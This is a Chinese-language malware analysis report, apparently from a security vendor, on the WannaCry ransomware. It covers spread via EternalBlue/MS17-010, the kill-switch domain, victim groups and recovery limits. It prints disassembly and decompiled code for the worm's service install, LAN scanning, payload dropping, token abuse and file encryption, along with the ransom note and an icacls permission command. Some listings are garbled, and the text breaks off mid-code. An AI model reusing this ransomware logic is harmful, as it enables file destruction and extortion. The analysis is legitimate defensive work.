

勒索病毒 WannaCry 深度技术分析

详解传播、感染和危害细节

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一、 综述

5月12日，全球爆发的勒索病毒 WannaCry 借助高危漏洞“永恒之蓝”（EternalBlue）在世界范围内爆发，据报道包括美国、英国、中国、俄罗斯、西班牙、意大利、越南等百余个国家均遭受大规模攻击。我国的许多行业机构和大型企业也被攻击，有的单位甚至“全军覆没”，损失之严重为近年来所罕见。

本报告将从传播途径、危害方式和结果、受威胁用户群等角度，逐一厘清这个恶性病毒方方面面的真相，用以帮助大家认识、解决该病毒，防范未来可能出现的变种病毒，同时澄清一些谣传和谎言。

病毒攻击行为和结果

遭受 WannaCry 病毒侵害的电脑，其文件将被加密锁死，惯常来说，受害用户支付赎金后可以获得解密密钥，恢复这些文件。但是根据火绒工程师的分析，遭受 WannaCry 攻击的用户可能会永远失去这些文件。

WannaCry 病毒存在一个致命缺陷，即病毒作者无法明确认定哪些受害者支付了赎金，因此很难给相应的解密密钥，所以用户即使支付了赎金，也未必能顺利获得密钥该电脑系统及文件依旧无法得到恢复。

至于网上流传的各种“解密方法”，基本上是没用的，请大家切勿听信谎言，以防遭受更多财产损失。一些安全厂商提供的“解密工具”，其实只是“文件恢复工具”，可以恢复一些被删除的文件，但是作用有限。

因为病毒是生成加密过的用户文件后再删除原始文件，所以存在通过文件恢复类工具恢复原始未加密文件的可能。但是因为病毒对文件系统的修改操作过于频繁，导致被删除的原始文件数据块被覆盖，致使实际恢复效果有限。且随着系统持续运行，恢复类工具恢复数据的可能性会显著降低。

传播途径和攻击方式

据火绒实验室技术分析追溯发现，该病毒分蠕虫部分及勒索病毒部分，前者用于传播和释放病毒，后者攻击用户加密文件。

其实，蠕虫病毒是一种常见的计算机病毒。通过网络和电子邮件进行传播，具有自我复制和传播迅速等特点。此次病毒制造者正是利用了前段时间美国国家安全局(NSA) 泄漏的 Windows SMB 远程漏洞利用工具“永恒之蓝”来进行传播的。

据悉，蠕虫代码运行后先会连接域名：

hxxp://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com 如果该域名可以成功连接，则直接停止。而如果上述域名无法访问，则会安装病毒服务，在局域网与外网进行传播。

但是无论这个“神奇开关”是否开启，该病毒都会攻击用户，锁死文件。另外，这个开关程序很容易被病毒制造者去除，因此未来可能出现没有开关的变种病毒。

易受攻击用户群

目前看来，该病毒的受害者大都是行业机构和大型企业，互联网个人用户受感染报告很少。下面我们从操作系统和网络结构两个角度，来说明容易受到攻击的用户群。

首先，该病毒只攻击 Windows 系统的电脑，几乎所有的 Windows 系统如果没有打补丁，都会被攻击。而 Windows Vista、Windows Server 2008、Windows 7、Windows Server 2008 R2、Windows 8.1、Windows Server 2012、Windows Server 2012 R2、Windows Server 2016 版本，用户如果开启了自动更新或安装了对应的更新补丁，可以抵御该病毒。

Windows10 是最安全的，由于其系统是默认开启自动更新的，所以不会受该病毒影响。同时，Unix、Linux、Android 等操作系统，也不会受到攻击。

同时，目前这个病毒通过共享端口传播同时在公网及内网进行传播，直接暴露在公网上且没有安装相应操作系统补丁的计算机有极大风险会被感染，而通过路由拨号的个人和企业用户，则不会受到来自公网的直接攻击。

火绒将持续追杀 WannaCry

目前，对抗“蠕虫”勒索软件攻击的行动仍未结束，在此，火绒安全专家提醒广大用户无需过度担心，“火绒安全软件”已迅速采取措施，完成紧急升级，通过火绒官网下载软件，升级到最新版本即可防御、查杀该病毒。

自 5 月 12 日，WannaCry 病毒一出，各机构和用户人心惶惶，草木皆兵，日前更是出现了 2.0 新变种等耸人听闻的言论。截止到今日，火绒已经收集到的所谓的“WannaCry”最新版本的“变种”，但通过对比分析发现，该“变种”有明显的人为修改痕迹，是好事者在造谣蹭热度。火绒实验室可以负责任地告诉大家，目前还没有出现新版本变种。

而日后病毒是否会变异出现新“变种”？火绒实验室将持续跟踪新的病毒变种，一旦遇到新变种会随时升级产品。火绒产品默认自动升级，请广大用户放心使用，无需做任何设置。内网用户通过外网下载火绒产品升级到最新版本，然后覆盖安装内网电脑即可。

此次勒索病毒 WannaCry 传播速度快，影响范围广，是互联网历史上所罕见的一次“网络安全事故”。对安全厂商而言，是一次极大的考验，“安全”重回主流势在必行，同时也促进了全社会对网络安全意识的提升。

二、 样本分析

该病毒分为两个部分：

1. 蠕虫部分，用于病毒传播，并释放出勒索病毒。
2. 勒索病毒部分，加密用户文件索要赎金。

2.1 蠕虫部分详细分析：

1. 蠕虫代码运行后先会连接域名：hxxp://www.iuqerfsodp9ifjaposdfjhgosu
rijfaewrwegwea.com 如果该域名可以成功连接，则直接退出。

```
.text:00408140 ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
.text:00408140 _WinMain@16 proc near ; CODE XREF: start+12Fjp
.text:00408140
.text:00408140 szUrl1 = byte ptr -50h
.text:00408140 var_17 = dword ptr -17h
.text:00408140 var_13 = dword ptr -13h
.text:00408140 var_F = dword ptr -0Fh
.text:00408140 var_8 = dword ptr -08h
.text:00408140 var_7 = dword ptr -7
.text:00408140 var_3 = word ptr -3
.text:00408140 var_1 = byte ptr -1
.text:00408140 hInstance = dword ptr 4
.text:00408140 hPrevInstance = dword ptr 8
.text:00408140 lpCmdLine = dword ptr 0Ch
.text:00408140 nShowCmd = dword ptr 10h
.text:00408140
.text:00408140 sub esp, 50h
.text:00408143 push esi
.text:00408144 push edi
.text:00408145 mov ecx, 0Eh
.text:00408146 mov esi, offset aHttpWww_iuqerf ; "http://www.iuqerfsodp9ifjaposdfjhgosu..."
.text:0040814F lea edi, [esp+58h+szUrl1]
.text:00408153 xor eax, eax
.text:00408155 rep movsd
.text:00408157 movsb
.text:00408158 mov [esp+58h+var_17], eax
.text:0040815C mov [esp+58h+var_13], eax
.text:00408160 mov [esp+58h+var_F], eax
.text:00408164 mov [esp+58h+var_8], eax
.text:00408168 mov [esp+58h+var_7], eax
.text:0040816C mov [esp+58h+var_3], ax
.text:00408171 push eax ; dwFlags
.text:00408172 push eax ; lpszProxyBypass
.text:00408173 push eax ; lpszProxy
.text:00408174 push 1 ; dwAccessType
.text:00408176 push eax ; lpszAgent
.text:00408177 mov [esp+6Ch+var_1], al
.text:0040817B call ds:InternetOpenA
.text:00408181 push 0 ; dwContext
.text:00408183 push 0A000000h ; dwFlags
.text:00408188 push 0 ; dwHeadersLength
.text:0040818A lea ecx, [esp+64h+szUrl1]
.text:0040818E mov esi, eax
.text:00408190 push 0 ; lpszHeaders
.text:00408192 push ecx ; lpszUrl
.text:00408193 push esi ; hInternet
.text:00408194 call ds:InternetOpenUrlA
.text:0040819A mov edi, eax
.text:0040819C push esi ; hInternet
.text:0040819D mov esi, ds:InternetCloseHandle
.text:004081A3 test edi, edi
.text:004081A5 jnz short @exit
.text:004081A7 call esi ; InternetCloseHandle
.text:004081A9 push 0 ; hInternet
.text:004081AB call esi ; InternetCloseHandle
.text:004081AD call uoqrg_main
.text:004081B2 pop edi
```

关于这个“Kill Switch”的存在网络上众说纷纭，我们认为相对可靠的解释是：开关的存在是为了检测安全软件沙箱。这种手法多见于恶意代码混淆器，但是除了看到几个人为修改“Kill Switch”的样本外，该病毒并没有批量生成、混淆的迹象。另外，如果真是为了对抗安全软件沙箱，和以往对抗沙箱的样本比起来，这段代码过于简单，而且出现的位置也过于明显。所以，放置这样一个“低级”的“Kill Switch”具体出于何种原因，恐怕只有恶意代码作者能够解释了。

2. 如果上述域名无法访问，则会安装病毒服务，服务的二进制文件路径为当前进程文件路径，参数为：-m security，并启动服务。

```
.text:00407C40 create_vir_service proc near ; CODE XREF: install_service_and_drop_ransomlp
.text:00407C40
.text:00407C40 bin_path = byte ptr -104h
.text:00407C40
.text:00407C40 sub esp, 104h
.text:00407C46 lea eax, [esp+104h+bin_path]
.text:00407C4A push edi
.text:00407C4B push offset FileName
.text:00407C50 push offset Format ; "%s -m security"
.text:00407C55 push eax ; Dest
.text:00407C56 call ds:sprintf
.text:00407C5C add esp, 0Ch
.text:00407C5F push 0F003Fh ; dwDesiredAccess
.text:00407C64 push 0 ; lpDatabaseName
.text:00407C66 push 0 ; lpMachineName
.text:00407C68 call ds:OpenSCManagerA
.text:00407C6E mov edi, eax
.text:00407C70 test edi, edi
.text:00407C72 jz short loc_407CCA
.text:00407C74 push ebx
.text:00407C75 push esi
.text:00407C76 push 0 ; lpPassword
.text:00407C78 push 0 ; lpServiceStartName
.text:00407C7A push 0 ; lpDependencies
.text:00407C7C push 0 ; lpdwTagId
.text:00407C7E lea ecx, [esp+120h+bin_path]
.text:00407C82 push 0 ; lpLoadOrderGroup
.text:00407C84 push ecx ; lpBinaryPathName
.text:00407C85 push 1 ; dwErrorControl
.text:00407C87 push 2 ; dwStartType
.text:00407C89 push 10h ; dwServiceType
.text:00407C8B push 0F01FFh ; dwDesiredAccess
.text:00407C90 push offset DisplayName ; "Microsoft Security Center (2.0) Service"
.text:00407C95 push offset ServiceName ; "msseesvc2.0"
.text:00407C9A push edi ; hSCManager
.text:00407C9B call ds:CreateServiceA
.text:00407CA1 mov ebx, ds:CloseServiceHandle
.text:00407CA7 mov esi, eax
.text:00407CAB test esi, esi
.text:00407CAB jz short loc_407CBB
.text:00407CAD push 0 ; lpServiceArgVectors
.text:00407CAF push 0 ; dwNumServiceArgs
.text:00407CB1 push esi ; hService
.text:00407CB2 call ds:StartServiceA
.text:00407CB8 push esi ; hSCObject
.text:00407CB9 call ebx ; CloseServiceHandle
```

3. 释放资源到 C:\WINDOWS 目录下的 tasksche.exe (该程序是勒索病毒)，并将其启动。


```

int spread_in_LAN()
{
    unsigned int i; // edi@1
    _DWORD *v1; // eax@2
    void *v2; // esi@7
    char v4; // [sp+13h] [bp-20h]@0
    char v5; // [sp+14h] [bp-2Ch]@1
    void *Memory; // [sp+18h] [bp-28h]@1
    int v7; // [sp+1Ch] [bp-24h]@1
    int v8; // [sp+20h] [bp-20h]@1
    char v9; // [sp+24h] [bp-1Ch]@1
    void *v10; // [sp+28h] [bp-18h]@1
    int v11; // [sp+2Ch] [bp-14h]@1
    int v12; // [sp+30h] [bp-10h]@1
    int v13; // [sp+3Ch] [bp-4h]@1

    v9 = v4;
    v10 = 0;
    v11 = 0;
    v12 = 0;
    v13 = 0;
    v5 = v4;
    Memory = 0;
    v7 = 0;
    v8 = 0;
    LOBYTE(v13) = 1;
    get_adapter_info((int)&v9, (int)&v5);
    for ( i = 0; ; ++i )
    {
        v1 = v10;
        if ( !v10 || i >= (v11 - (signed int)v10) >> 2 )
            break;
        if ( count > 10 )
        {
            do
            {
                Sleep(100u);
                while ( count > 10 );
                v1 = v10;
            }
            v2 = (void *)beginthreadex(0, 0, use_ms_17_010, v1[i], 0, 0);
            if ( v2 )
            {
                InterlockedIncrement(&count);
                CloseHandle(v2);
            }
            Sleep(50u);
        }
        endthreadex(0);
        call_free(Memory);
        Memory = 0;
        v7 = 0;
        v8 = 0;
        call_free(v10);
        return 0;
    }
}

```

病毒会根据用户计算机内网 IP，生成覆盖整个局域网网段表，然后循环依次尝试攻击。相关代码如下：

Immunity Debugger - a.exe - [CPU - main thread, module a]

File View Debug Plugins ImmLib Options Window Help Jobs

Paused

004077C3	> 8B14B8	MOV EDX,DWORD PTR DS:[EAX+EDI*4]	
004077C6	- 6A 00	PUSH 0	
004077C8	- 6A 00	PUSH 0	
004077CA	- 52	PUSH EDX	
004077CB	- 68 B0764000	PUSH a.004076B0	attack func
004077D0	- 6A 00	PUSH 0	
004077D2	- 6A 00	PUSH 0	
004077D4	- FFD5	CALL EBP	CreateThread
004077D6	- 8BF0	MOV ESI,EAX	
004077D8	- 83C4 18	ADD ESP,18	
004077DB	- 85F6	TEST ESI,ESI	
004077DD	- 74 12	JE SHORT a.004077F1	
004077DF	- 68 cCF87000	PUSH a.0070F86C	pVar = a.0070F86C
004077E4	- FF15 34A04000	CALL DWORD PTR DS:[<&KERNEL32.InterlockedIncrement]	InterlockedIncrement
004077EA	- 56	PUSH ESI	hObject
004077EB	- FF15 78A04000	CALL DWORD PTR DS:[<&KERNEL32.CloseHandle]	CloseHandle
004077F1	> 6A 32	PUSH 32	
004077F3	- FFD3	CALL EBX	Sleep
004077F5	- 47	INC EDI	
004077F6	- 33F6	MOR ESI,ESI	
004077F8	- EB 9F	JMP SHORT a.004077C3	loop attack

Address	Hex dump	ASCII
00384D88	CO A8 42 01 CO A8 42 02 CO A8 42 03 CO A8 42 04	括B括B括B括B括B括B
00384D98	CO A8 42 05 CO A8 42 06 CO A8 42 07 CO A8 42 08	括B括B括B括B括B括B
00384DA8	CO A8 42 09 CO A8 42 0A CO A8 42 0B CO A8 42 0C	括B括B括B括B括B括B
00384DB8	CO A8 42 0D CO A8 42 0E CO A8 42 0F CO A8 42 10	括B括B括B括B括B括B
00384DC8	CO A8 42 11 CO A8 42 12 CO A8 42 13 CO A8 42 14	括B括B括B括B括B括B
00384DD8	CO A8 42 15 CO A8 42 16 CO A8 42 17 CO A8 42 18	括B括B括B括B括B括B
00384DE8	CO A8 42 19 CO A8 42 1A CO A8 42 1B CO A8 42 1C	括B括B括B括B括B括B
00384DF8	CO A8 42 1D CO A8 42 1E CO A8 42 1F CO A8 42 20	括B括B括B括B括B括B
00384E08	CO A8 42 21 CO A8 42 22 CO A8 42 23 CO A8 42 24	括B括B括B括B括B括B
00384E18	CO A8 42 25 CO A8 42 26 CO A8 42 27 CO A8 42 28	括B括B括B括B括B括B
00384E28	CO A8 42 29 CO A8 42 2A CO A8 42 2B CO A8 42 2C	括B括B括B括B括B括B
00384E38	CO A8 42 2D CO A8 42 2E CO A8 42 2F CO A8 42 30	括B括B括B括B括B括B
00384E48	CO A8 42 31 CO A8 42 32 CO A8 42 33 CO A8 42 34	括B括B括B括B括B括B
00384E58	CO A8 42 35 CO A8 42 36 CO A8 42 37 CO A8 42 38	括B括B括B括B括B括B
00384E68	CO A8 42 39 CO A8 42 3A CO A8 42 3B CO A8 42 3C	括B括B括B括B括B括B
00384E78	CO A8 42 3D CO A8 42 3E CO A8 42 3F CO A8 42 40	括B括B括B括B括B括B
00384E88	CO A8 42 41 CO A8 42 42 CO A8 42 43 CO A8 42 44	括B括B括B括B括B括B
00384E98	CO A8 42 45 CO A8 42 46 CO A8 42 47 CO A8 42 48	括B括B括B括B括B括B
00384EA8	CO A8 42 49 CO A8 42 4A CO A8 42 4B CO A8 42 4C	括B括B括B括B括B括B
00384EB8	CO A8 42 4D CO A8 42 4E CO A8 42 4F CO A8 42 50	括B括B括B括B括B括B
00384EC8	CO A8 42 51 CO A8 42 52 CO A8 42 53 CO A8 42 54	括B括B括B括B括B括B
00384ED8	CO A8 42 55 CO A8 42 56 CO A8 42 57 CO A8 42 58	括B括B括B括B括B括B
00384EE8	CO A8 42 59 CO A8 42 5A CO A8 42 5B CO A8 42 5C	括B括B括B括B括B括B
00384EF8	CO A8 42 5D CO A8 42 5E CO A8 42 5F CO A8 42 60	括B括B括B括B括B括B
00384F08	CO A8 42 61 CO A8 42 62 CO A8 42 63 CO A8 42 64	括B括B括B括B括B括B
00384F18	CO A8 42 65 CO A8 42 66 CO A8 42 67 CO A8 42 68	括B括B括B括B括B括B
00384F28	CO A8 42 69 CO A8 42 6A CO A8 42 6B CO A8 42 6C	括B括B括B括B括B括B
00384F38	CO A8 42 6D CO A8 42 6E CO A8 42 6F CO A8 42 70	括B括B括B括B括B括B
00384F48	CO A8 42 71 CO A8 42 72 CO A8 42 73 CO A8 42 74	括B括B括B括B括B括B
00384F58	CO A8 42 75 CO A8 42 76 CO A8 42 77 CO A8 42 78	括B括B括B括B括B括B
00384F68	CO A8 42 79 CO A8 42 7A CO A8 42 7B CO A8 42 7C	括B括B括B括B括B括B
00384F78	CO A8 42 7D CO A8 42 7E CO A8 42 7F CO A8 42 80	括B括B括B括B括B括B
00384F88	CO A8 42 81 CO A8 42 82 CO A8 42 83 CO A8 42 84	括B括B括B括B括B括B

公网传播主要代码如下图，病毒会随机生成 IP 地址，尝试发送攻击代码。


```

init_payload proc near ; CODE XREF: init_res+241p
Number0fBytesRead= dword ptr =0ch
var_8 = dword ptr -8
var_4 = dword ptr -4
    sub     esp, 0Ch
    push   ebx
    push   esi
    mov     esi, ds:GlobalAlloc
    push   edi
    push   500000h ; dwBytes
    push   LHM_ZEROINIT ; wFlags
    mov     [esp+20h+Number0fBytesRead], 0
    mov     [esp+20h+var_8], 0
    mov     [esp+20h+var_4], 0
    call   esi ; GlobalAlloc
    test   esi, esi
    mov     st_x86_payload_addr, eax
    inc     short loc_40705D
    pop     edi
    pop     esi
    pop     ebx
    add     esp, 0Ch
    retn

;
loc_40705D:
    push   500000h ; CODE XREF: init_payload+244j
    push   LHM_ZEROINIT ; wFlags
    call   esi ; GlobalAlloc
    test   eax, eax
    mov     st_x86_payload_addr, eax
    short loc_40705B
    mov     eax, st_x86_payload_addr
    push   eax
    call   ds:GlobalFree
    pop     edi
    pop     esi
    pop     ebx
    add     esp, 0Ch
    retn


;
loc_407084:
    xor     edx, edx ; CODE XREF: init_payload+407j
loc_407086:
    test   edx, edx ; CODE XREF: init_payload+409j
    mov     esi, offset x86_payload
    short loc_407085
    mov     esi, offset x86_payload
loc_407094:
    mov     eax, edx ; CODE XREF: init_payload+40Dj
    mov     edi, st_x86_payload_addr[edx*4]
    neg     eax
    sub     eax, eax
    and     [esp+edx*4+10h+var_8], edi
    mov     ebx, 8000h
    add     eax, ebx
    mov     ebx, ecx
    shr     ecx, 2
    rep movsb
    mov     ecx, ebx
    and     ecx, 3
    rep movsb
    mov     esi, [esp+edx*4+10h+var_8]
    add     esi, eax
    mov     [esp+edx*4+10h+var_8], esi
    inc     edx, 2
    jmp     short loc_407086
    push   0 ; hObject
    push   8 ; dwFlagsAndAttributes
    push   3 ; dwCreationDisposition
    push   0 ; lpSecurityAttributes
    push   1 ; dwShareMode
    push   GENERIC_READ ; dwDesiredAccess
    push   offset st ; lpFileName
    call   ds:CreateFile
    mov     ebx, eax
    cmp     ebx, 0FFFFFFFh
    jmp     short loc_407093
    mov     ecx, st_x86_payload_addr
    mov     esi, ds:GlobalFree
    push   ecx ; hOpen
    call   esi ; GlobalFree
    mov     edi, st_x86_payload_addr
    push   edi
    call   ds:GlobalFree ; hOpen
    pop     edi
    xor     eax, eax
    pop     ebx
    add     esp, 0Ch
    retn

;
loc_4070B1:
    push   0 ; lpFileSizeHigh
    push   ebx ; lpFileSizeLow
    call   ds:GetFileSize
    mov     esi, [esp+10h+var_8]
    mov     edi, eax
    lea     eax, [esp+10h+Number0fBytesRead]
    push   0 ; lpOverlapped
    push   eax ; lpNumberOfBytesRead
    lea     ecx, [esi+4]
    push   edi ; lpBuffer
    push   ecx ; lpFile
    call   ds:ReadFile
    cmp     [esp+10h+Number0fBytesRead], edi
    jmp     short loc_4070B2
    push   ebx ; hObject
    call   ds:CloseHandle
    mov     edx, st_x86_payload_addr
    mov     esi, ds:GlobalFree
    push   edx ; hOpen
    call   esi ; GlobalFree
    mov     edi, st_x86_payload_addr
    push   edi
    call   ds:GlobalFree ; hOpen
    pop     edi
    xor     eax, eax
    pop     ebx
    add     esp, 0Ch
    retn


;
loc_4070E2:
    lea     ecx, [edi+4] ; CODE XREF: init_payload+10Fj
    mov     edi, [esp+10h+var_4]
    mov     ebx, ecx
    push   ebx ; hObject
    shr     ecx, 2
    rep movsd
    mov     ecx, edx
    and     ecx, 3
    rep movsb
    call   ds:CloseHandle
    pop     edi
    pop     esi
    mov     eax, 1
    pop     ebx
    add     esp, 0Ch
    retn
init_payload endp

```

有效攻击 Payload 模型如下：



完整的攻击 Payload 的资源如下图，资源中的第一个 DWORD 是病毒大小，之后就是病毒本身。



然后使用 MS17-010 漏洞，通过 APC 方式注入动态库到被攻击计算机的 Lsass.exe，并执行 Payload 动态库的导出函数 PlayGame，该函数非常简单，功能就是释放资源“W”到被攻击计算机“C:\Windows\mssecsv.exe”，并执行，如下图所示：

```

signed int drop_worm()
{
    HRSRC hrsrc; // eax01
    HRSRC v1; // edi01
    HGLOBAL v2; // eax02
    LPVOID v3; // esi03
    signed int result; // eax05
    DWORD v5; // ebx06
    HANDLE hWormFile; // edi06
    DWORD NumberOfBytesWritten; // [sp+8h] [bp-4h]07

    hrsrc = FindResourceA(hModule, (LPCSTR)0x65, Type);
    v1 = hrsrc;
    if ( hrsrc && (v2 = LoadResource(hModule, hrsrc)) != 0 && (v3 = LockResource(v2)) != 0 && SizeofResource(hModule, v1) )
    {
        v5 = *(DWORD *)v3;
        hWormFile = CreateFileA(Dest, GENERIC_WRITE, 2u, 0, 2u, 4u, 0);
        if ( hWormFile != (HANDLE)-1 )
        {
            WriteFile(hWormFile, (char *)v3 + 4, v5, &NumberOfBytesWritten, 0);
            CloseHandle(hWormFile);
        }
        result = 1;
    }
    else
    {
        result = 0;
    }
    return result;
}


int exec_worm()
{
    struct _STARTUPINFO StartupInfo; // [sp+4h] [bp-54h]01
    struct _PROCESS_INFORMATION ProcessInformation; // [sp+48h] [bp-10h]01

    ProcessInformation.hProcess = 0;
    ProcessInformation.hThread = 0;
    ProcessInformation.dwProcessId = 0;
    ProcessInformation.dwThreadId = 0;
    memset(&StartupInfo.lpReserved, 0, 0x40u);
    StartupInfo.cb = 68;
    StartupInfo.nShowWindow = 0;
    StartupInfo.dwFlags = 129;
    if ( CreateProcessA(0, worm_file_path, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
    {
        CloseHandle(ProcessInformation.hThread);
        CloseHandle(ProcessInformation.hProcess);
    }
    return 0;
}


int PlayGame()
{
    sprintf(worm_file_path, Format, aWindows, aMssecsvc_exe);
    drop_worm();
    exec_worm();
    return 0;
}

```

火绒剑监控被攻击计算机的如下：



被攻击的计算机包含病毒的完整功能，除了会被勒索，还会继续使用 MS17-010 漏洞进行传播，这种传播呈几何级向外扩张，这也是该病毒短时间内大规模爆发的主要原因。如下图：



目前，攻击内网 IP 需要用户计算机直接暴露在公网且没有安装相应操作系统补丁的计算机才会受到影响，因此那些通过路由拨号的个人用户，并不会直接通过公网被攻击。如果企业网络也是通过总路由出口访问公网的，那么企业网络中的电脑也不会受到来自公网的直接攻击。但是，现实中一些机构的网络存在直接连接公网的电脑，且内部网络又类似一个大局域网，因此一旦暴露在公网上的电脑被攻破，就会导致整个局域网存在被感染的风险。

2.2. 勒索病毒部分详细分析：

1. 该程序资源中包含带有密码的压缩文件，使用密码“WNcry@2ol7”解压之后释放出一组文件：
 - a) taskdl.exe，删除临时目录下的所有“*.WNCRYT”扩展名的临时文件。
 - b) taskse.exe，以任意 session 运行指定程序。

```

session_id = input_session_id;
if ( input_session_id == -1 )
{
    session_id = WTSGetActiveConsoleSessionId();
    session_id_copy = session_id;
    if ( session_id == -1 )
    {
        local_unwind2(&ms_exc.registration, -1);
        return 0;
    }
}
else
{
    session_id_copy = input_session_id;
}
if ( !((int (__stdcall *) (int, void **))WTSQueryUserToken)(session_id, &phToken) )
{
    u16 = (char *)&ms_exc.registration;
    goto LABEL_52;
}
if ( !((int (__stdcall *) (void *, signed int, _DWORD, signed int, signed int, void **))DuplicateTokenEx)(
    phToken,
    0x2000000,
    0,
    1,
    1,
    &phNewToken) )
{
    u16 = (char *)&ms_exc.registration;
    goto LABEL_52;
}
memset(&u22, 0, 0x40u);
u21 = 68;
u23 = aWinsta0Default;
u24 = a3;
if ( !((int (__stdcall *) (int *, void *, signed int))CreateEnvironmentBlock)(&u33, phNewToken, 1)
|| !CreateProcessAsUserA(phNewToken, lpApplicationName, 0, 0, 0, 0, 1024, u33, 0, &u21, &hHandle) )
{
LABEL_56:
    u16 = (char *)&ms_exc.registration;
    goto LABEL_52;
}

```

c) u.wnry , 解密程序 , 释放后名为@WanaDecryptor@.exe。



d) b.wnry 勒索图片资源。


```
r.wmry
1 Q: What's wrong with my files?
2
3 A: Ooops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypted.
4 If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!
5 Let's start decrypting!
6
7 Q: What do I do?
8
9 A: First, you need to pay service fees for the decryption.
10 Please send $s to this bitcoin address: $s
11
12 Next, please find an application file named "$s". It is the decrypt software.
13 Run and follow the instructions! (You may need to disable your antivirus for a while.)
14
15 Q: How can I trust?
16
17 A: Don't worry about decryption.
18 We will decrypt your files surely because nobody will trust us if we cheat users.
19
20
21 * If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.
```

2. 通过命令行修改所有文件的权限为完全访问权限。命令行如下：
icacls . /grant Everyone:F /T /C /Q
3. 解密 t.wmry 文件数据得到含有主要加密逻辑代码的动态库，通过其模拟的 LoadLibrary 和 GetProcAddress 函数调用该动态库中的导出函数执行其加密逻辑。

调用勒索动态库代码，如下图所示：

```
if ( acquire_crypt(0, 0, 0) )
{
    dll_size = 0;
    lib_base = (void *)crypt_dll_data(&encrypt_object, aT_wmry, (int)&dll_size);
    if ( lib_base )
    {
        lib_image_base = load_library(lib_base, dll_size);
        if ( lib_image_base )
        {
            TaskStart_func_addr = (void (__stdcall *)(_DWORD, _DWORD))get_proc_addr(lib_image_base, aTaskStart);
            if ( TaskStart_func_addr )
                TaskStart_func_addr(0, 0);
        }
    }
}
```

勒索主逻辑执行，先会导入一个存放在镜像中的 RSA 公钥，之后调用 CryptGenKey 生成一组 RSA 算法的 Session key。之后将这组 Key 的公钥通过 CryptExportKey 导出，再写入到 00000000.pky 文件中。将 Session key 中的私钥用刚导入 RSA 公钥进行加密，存放在 00000000.eky 如下图所示：

```

int __stdcall load_public_key(LPCSTR pky_key_file_name, LPCSTR eky_key_file_name)
{
    void *u2; // ecx00
    int u3; // esi01
    HCRYPTKEY u5; // esi014

    u3 = (int)u2;
    if ( !acquire_aes_rsa_context(u2) )
    {
        release_crypt_res(u3);
        return 0;
    }
    if ( pky_key_file_name )
    {
        if ( !get_1_phkey_from_file(pky_key_file_name) )
        {
            if ( !CryptImportKey(
                *(_DWORD *) (u3 + offsetof(st_crypt_info, hProv)),
                (const BYTE *) &public_rsa_key_2,
                0x114u,
                0,
                0,
                (HCRYPTKEY *) (u3 + offsetof(st_crypt_info, phKey_2)))
                || !call_CryptGenKey(*( _DWORD *) (u3 + offsetof(st_crypt_info, hProv)), u3 + offsetof(st_crypt_info, phKey_1))
                || !export_key_to_file(
                    *( _DWORD *) (u3 + offsetof(st_crypt_info, hProv)),
                    *( _DWORD *) (u3 + offsetof(st_crypt_info, phKey_1)),
                    PUBLICKEYBLOB,
                    pky_key_file_name )
                )
            {
                goto LABEL_19;
            }
            if ( eky_key_file_name )
                encrypt_hkey1_private_by_hkey2_toFile(u3, eky_key_file_name);
            if ( !get_1_phkey_from_file(pky_key_file_name) )
            {
                LABEL_19:
                release_crypt_res(u3);
                return 0;
            }
            u5 = *( _DWORD *) (u3 + 12);
            if ( u5 )
                CryptDestroyKey(u5);
        }
        else if ( !CryptImportKey(
            *( _DWORD *) (u3 + offsetof(st_crypt_info, hProv)),
            (const BYTE *) &public_rsa_key_1,
            0x114u,
            0,
            0,
            (HCRYPTKEY *) (u3 + offsetof(st_crypt_info, phKey_1)))
            )
        {
            release_crypt_res(u3);
            return 0;
        }
        return 1;
    }
}

```

如果遍历到的文件扩展名在欲加密的文件扩展名列表中，如下图所示：

.doc;.docx;.xls;.xlsx;.ppt;.pptx;.pst;.ost;.msg;.eml;.vsd;.vsdx;.txt;.csv;.rtf;.123;.wks;.wk1;.pdf;.dwg;.onetoc2;.snt;.jpeg;.jpg;.docb;.docm;.dot;.dotm;.dotx;.xlsm;.xlsb;.xlw;.xlt;.xlm;.xlc;.xltx;.xltm;.pptm;.pot;.pps;.ppsm;.ppsx;.ppam;.potx;.potm;.edb;.hwp;.602;.sxi;.sti;.sldx;.sldm;.sldm;.vdi;.vmdk;.vmx;.gpg;.aes;.ARC;.PAQ;.bz2;.tbk;.bak;.tar;.tgz;.gz;.7z;.rar;.zip;.backup;.iso;.vcd;.bmp;.png;.gif;.raw;.cgm;.tif;.tiff;.nef;.psd;.ai;.svg;.djvu;.m4u;.m3u;.mid;.wma;.flv;.3g2;.mkv;.3gp;.mp4;.mov;.avi;.asf;.mpeg;.vob;.mpg;.wmv;.fla;.swf;.wav;.mp3;.sh;.class;.jar;.java;.rb;.asp;.php;.jsp;.brd;.sch;.dch;.dip;.pl;.vb;.vbs;.ps1;.bat;.cmd;.js;.asm;.h;.pas;.cpp;.c;.cs;.suo;.sln;.ldf;.mdf;.ibd;.myi;.myd;.frm;.odb;.dbf;.db;.mdb;.accdb;.sql;.sqlitedb;.sqlite3;.asc;.lay6;.lay;.mml;.sxm;.otg;.odg;.uop;.std;.sxd;.otp;.odp;.wb2;.slk;.dif;.stc;.sxc;.ots;.ods;.3dm;.max;.3ds;.uot;.stw;.sxw;.ott;.odt;.pem;.p12;.csr;.crt;.key;.pfx;.der;

则会将当前文件路径加入到文件操作列表中，在遍历文件结束后一并进行文件操作。代码如下图：



```

encrypt_random_buf_size = 512;
if ( !encrypt_by_random(v34, &random_key_buf, 0x10u, (int)&encrypt_random_buf, (int)&encrypt_random_buf_size) )
goto LABEL_39;
AES_Rijndael_Init((void *) (v4 + 84), &random_key_buf, off_100008D4, 16, 16);
memset(&random_key_buf, 0, 0x10u);
if ( !WriteFile_0(v9, aVanacry, 8u, (LPDWORD)&lpNumberOfBytesWritten, 0)
|| !WriteFile_0(v9, &encrypt_random_buf_size, 4u, (LPDWORD)&lpNumberOfBytesWritten, 0)
|| !WriteFile_0(v9, &encrypt_random_buf, encrypt_random_buf_size, (LPDWORD)&lpNumberOfBytesWritten, 0)
|| !WriteFile_0(v9, &operation_flag, 4u, (LPDWORD)&lpNumberOfBytesWritten, 0)
|| !WriteFile_0(v9, &filesize, 8u, (LPDWORD)&lpNumberOfBytesWritten, 0) )
{
LABEL_69:
